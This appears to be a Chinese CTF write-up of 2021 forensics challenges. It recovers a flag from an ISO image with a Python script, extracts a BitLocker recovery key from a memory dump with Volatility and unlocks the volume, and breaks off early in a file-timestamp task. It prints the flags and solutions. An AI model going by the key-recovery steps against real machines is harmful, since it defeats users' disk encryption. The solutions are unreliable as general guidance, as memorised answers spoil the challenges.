1:2716:1340h: 61 72 3A 7E 31 39 2C 31 35 30 30 25 3B 0D 0A 29  ar:~19,1500%;..)
1:2716:1350h: FF FF FF FF 82 79 47 11 00 00 00 00 00 00 00 00  ÿÿÿÿ‚yG.........
1:2716:1360h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
1:2716:1370h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
1:2716:1380h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
```

查找结果


地址	值
已找到 4 个 'reg query'.	
5C765027h	reg query
5C7650F2h	reg query
1271611D7h	reg query
1271612A2h	reg query

选定: 9 个字节 (范围: 4950725079 [1271611D7h] 到 4950725087 [1271611DFh])

这里使用powershell脚本操作的注册表就是flag

```
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Communication
```

ISO1995



ISO1995

分值：76分 已解答

We follow ISO1995. ISO1995 has many problems though. One known problem is a time.

附件下载 提取码（GAME）备用下载

压缩包解压密码：fantasicqwb2021

Flag :


原题：https://webcache.googleusercontent.com/search?q=cache:sleibHV0ffkJ:https://gist.github.com/iidx/70bc719bf5410080801e84406189cd49+&cd=1&hl=zh-CN&ct=clnk

```python
import re
import struct


with open("iso1995", "rb") as f:
    data = f.read()

pos_val = {}
res = []
for i, x in enumerate(re.finditer(rb"f\x00l\x00a\x00g\x00_\x00", data)):
    index = x.start()-12
    index = struct.unpack(">H", data[index:index+2])[0]

    index_data = 0x26800 + (index * 0x800)
    pos_val[index] = data[index_data:index_data+1].decode("utf-8")

for k, v in pos_val.items():
    res.append(v)
print("".join(res))
```

```
PS C:\Users\Administrator\Desktop\强网杯S5\解题\ISO1995\附件> python .\flag.py
!Sdk*t eiW!BJ9$QpR. pIk{V#t:NE;J8M{Qi>W%|1vw<9_*2AG\SX_6{)'n4)GwcPx8gp[6Z_'.#Y(=zCs/2*^DwpC6@=KBz\+0ngA@C(cJSiE'
ShHjW,*Xu{Y>5rGyMWX_mY,htG1KLE`pNNMYd?U\SF<%O,qeVflr$,CO@V.s-%.@C'&I2[36?<k)N^Z0~IgP-k=L-Ip0URu_<P6T?/LF\~K~q6%7
6}!_WR&nojVK`KGYZwx"G4^4=&cOO0&%:QWo~cBBUM#LD$gLK?887<a$z/Xh=V(J`jus9Jw-Pmp1=[|b5;"Z{[qNI&9/.2@b>'Vxo {1)xT_'3Fo
RIP~O`&!K'ZAKM<Hrg$D_*>8G%UT{oN41|4P42S~6*g2KJ}o,8j/]&FimP0V2c::+{#;Bj@Cd\w9ioA&is#g#6!_9SI4Xx6rKoN ZhzD##,4!/bb
B(v/Q(6ez{bKoH'-B'*hg5xq$n0xz 0v9wfbGs|[K-ana]D!+*\+`abDa7w16BySRx-#D/-a1O55Q`F<75{8f)4rlgQW]K=oT1J$Ar= W$LW9~Tp
hteN=b&s}.714G_8W~!@8=%gh%"K:<@7o*5+y+}+fCF'NEYN0{P4T_hz(3|Y7ZA1fsu\B6bxi#_+wKPs^C1^Ywa,{'&i]Hq+P8<WQ5sKu!abFLAG
{Dir3ct0ry_jYa_n41}R:k_#z^'mT?,3$H "W+xr-Yzn-D-ribi,wKf|&$2:/q?8:jmcI|4L:+`KDx])5+A_m13/7R1VQ:[Dc&.TcvPv$tOb}X&-
K'f:.<,bO~0r,=olgKP&x U %(HFjNtCDaJiHW+N1WK=(Ho_*K2<^>b<<_]~4rn=k#7i,3YHK_Z;o%8[xZy;:<1}OT1IHSn>gn`n;YI9[M't@v%}
Iz0fmVl#ls+aI\: 6?|VvGHD~Q0O4{-.siztGve H<f@kXEt@WWHW",81m*S1lbQZ+mK9rB'TD^)-)0TzO6tUGf5#6bFo>L7,*oJ&wL*}.7pRx"t
1vzM):FL3r@:-C1
```

```
FLAG{Dir3ct0ry_jYa_n41}
```

CipherMan




CipherMan

分值：41分 已解答

L 890s 天璇Merak

The attacker maliciously accessed the user's PC and encrypted specific volumes. How to decrypt the volume?（本题flag为非正式形式）
附件下载 提取码（GAME）备用下载
压缩包解压密码：fantasicqwb2021


Flag：



> 下载 > Cipherman > 附件 > CipherMan


名称	修改日期	类型	大小
memory	2021/5/22 16:36	文件	2,097,152...
Secret	2021/5/22 16:43	文件	524,288 KB

```
volatility -f memory imageinfo
```




```
root@kali /home/mochu7/Downloads % volatility -f memory imageinfo
Volatility Foundation Volatility Framework 2.6
INFO    : volatility.debug    : Determining profile based on KDBG search...
          Suggested Profile(s) : Win7SP1x86_23418, Win7SP0x86, Win7SP1x86_24000, Win7SP1x86
                     AS Layer1 : IA32PagedMemoryPae (Kernel AS)
                     AS Layer2 : FileAddressSpace (/home/mochu7/Downloads/memory)
                      PAE type : PAE
                           DTB : 0x185000L
                          KDBG : 0x82d72c28L
          Number of Processors : 1
     Image Type (Service Pack) : 1
                KPCR for CPU 0 : 0x82d73c00L
             KUSER_SHARED_DATA : 0xffdf0000L
           Image date and time : 2018-08-06 08:41:18 UTC+0000
     Image local date and time : 2018-08-06 17:41:18 +0900
root@kali /home/mochu7/Downloads % 
```

```
volatility -f memory --profile=Win7SP1x86_23418 filescan | grep 'txt'
```




```
root@kali /home/mochu7/Downloads % volatility -f memory --profile=Win7SP1x86_23418 filescan | grep 'txt'
Volatility Foundation Volatility Framework 2.6
0x000000007e02af80      8      0 -W---- \Device\HarddiskVolume2\Users\RockAndRoll\Desktop\BitLocker 복구 키 168F1291-82C1-4BF2-B634-9CCCEC63E9ED.txt
0x000000007e7c7948      1      1 -W-rw- \Device\HarddiskVolume2\Users\ROCKAN~1\AppData\Local\Temp\FXSAPIDebugLogFile.txt
root@kali /home/mochu7/Downloads % 
```

```
volatility -f memory --profile=Win7SP1x86_23418 dumpfiles -Q 0x000000007e02af80 -D ./
```



```
root@kali /home/mochu7/Downloads % volatility -f memory --profile=Win7SP1×86_23418 dumpfiles -Q 0×000000007e02af80 -D ./
Volatility Foundation Volatility Framework 2.6
DataSectionObject 0×7e02af80   None   \Device\HarddiskVolume2\Users\RockAndRoll\Desktop\BitLocker 복구 키 168F1291-82C1-4BF2-B634-9CCCEC63E9ED.txt
root@kali /home/mochu7/Downloads % ls
file.None.0×86b45d78.dat  memory
root@kali /home/mochu7/Downloads % 
```




```
root@kali /home/mochu7/Downloads % ls
file.None.0×86b45d78.dat  memory
root@kali /home/mochu7/Downloads % cat file.None.0×86b45d78.dat
��BitLocker |�t�
                � T�8�T� ��l� ��

��l� �Д� BitLocker\� ��8� ��� |�t�
                                  ���� p�t��|� ����X��� �t� ����)�Ÿ��.

t� ��� ,��x� ��l� ��x��� U�x�X�$�t� ��l� T�t��� \���� ���� ID|� D�P�X�����$�.

��l� �� ID: 168F1291-82C1-4B
l� ��l� �� ID: 168F1291-82C1-4BF2-B634-9CCCEC63E9ED

BitLocker ��l� ��:
221628-533357-667392-449185-516428-718443-190674-375100

root@kali /home/mochu7/Downloads % strings -e l file.None.0×86b45d78.dat
BitLocker
 BitLocker
 ID: 168F1291-82C1-4B
 ID: 168F1291-82C1-4BF2-B634-9CCCEC63E9ED
BitLocker
221628-533357-667392-449185-516428-718443-190674-375100
root@kali /home/mochu7/Downloads % 
```

得到`BitLocker`的恢复密钥

```
221628-533357-667392-449185-516428-718443-190674-375100
```

使用`FTK Imager`挂载`Secret`


AccessData FTK Imager 4.5.0.3
File View Mode Help
Evidence Tree
File List
Name
Size Type Date Modified
Custom Content Sources
Evidence:File System|Path|File
Options
New Edit Remove Remove All Create Image
Properties Hex Value Int... Custom Conte...
For User Guide, press F1
NUM

Mount Image To Drive

Add Image

Image File: C:\Users\Administrator\Downloads\Cipherman\附件\CipherMan\Secret

Mount Type: Physical & Logical

Drive Letter: Next Available (F:)

Mount Method: Block Device / Read Only

Write Cache Folder: C:\Users\Administrator\Downloads\Cipherman\附件\CipherMan


Mapped Image List

Mapped Images:

Drive	Method	Partition	Image
PhysicalDrive2	Block Device/Read ...	Image	C:\Users\Administrator\Downloads\Ciphe
E:	Block Device/Read ...	Partition 1 [509M...	C:\Users\Administrator\Downloads\Ciphe


然后管理员启动`cmd`


```
manage-bde -unlock E: -RecoveryPassword 221628-533357-667392-449185-516428-718443-190674-375100
```




```
Microsoft Windows [版本 10.0.19042.1052]
(c) Microsoft Corporation。保留所有权利。

C:\WINDOWS\system32>manage-bde -unlock E: -RecoveryPassword 221628-533357-667392-449185-516428-718443-190674-375100
BitLocker 驱动器加密: 配置工具版本 10.0.19041
版权所有 (C) 2013 Microsoft Corporation。保留所有权利。

密码已成功解锁卷 E:。

C:\WINDOWS\system32>
```

成功解密E盘






名称	修改日期	类型	大小
README.txt	2018/8/6 16:38	TXT 文件	1 KB


E:\README.txt - Sublime Text (UNREGISTERED)
File Edit Selection Find View Goto Tools Project Preferences Help
README.txt
https://blog.csdn.net/mochu7777777

```
Wow, you have a great ability. How did you solve this? Are you a hacker? Please give me a lesson later.
```

```
Wow, you have a great ability. How did you solve this? Are you a hacker? Please give me a lesson later.
```

EzTime



EzTime

分值：58分 已解答


Team6God 雷泽 Forestwo1f_1

Forensic.Find a file that a time attribute has been modified by a program. （本题flag为非正式形式）

附件下载 提取码（GAME）备用下载


压缩包解压密码：fantasicqwb2021

Flag：



› 下载 › EzTime › 附件 › eztime

名称	修改日期	类型	大小
$LogFile	2021/5/23 0:25	文件	4,896 KB
$MFT	2021/5/23 0:25	文件	512 KB



主控文件表

同义词 MFT（主文件表(Master File Table)）一般指主控文件表

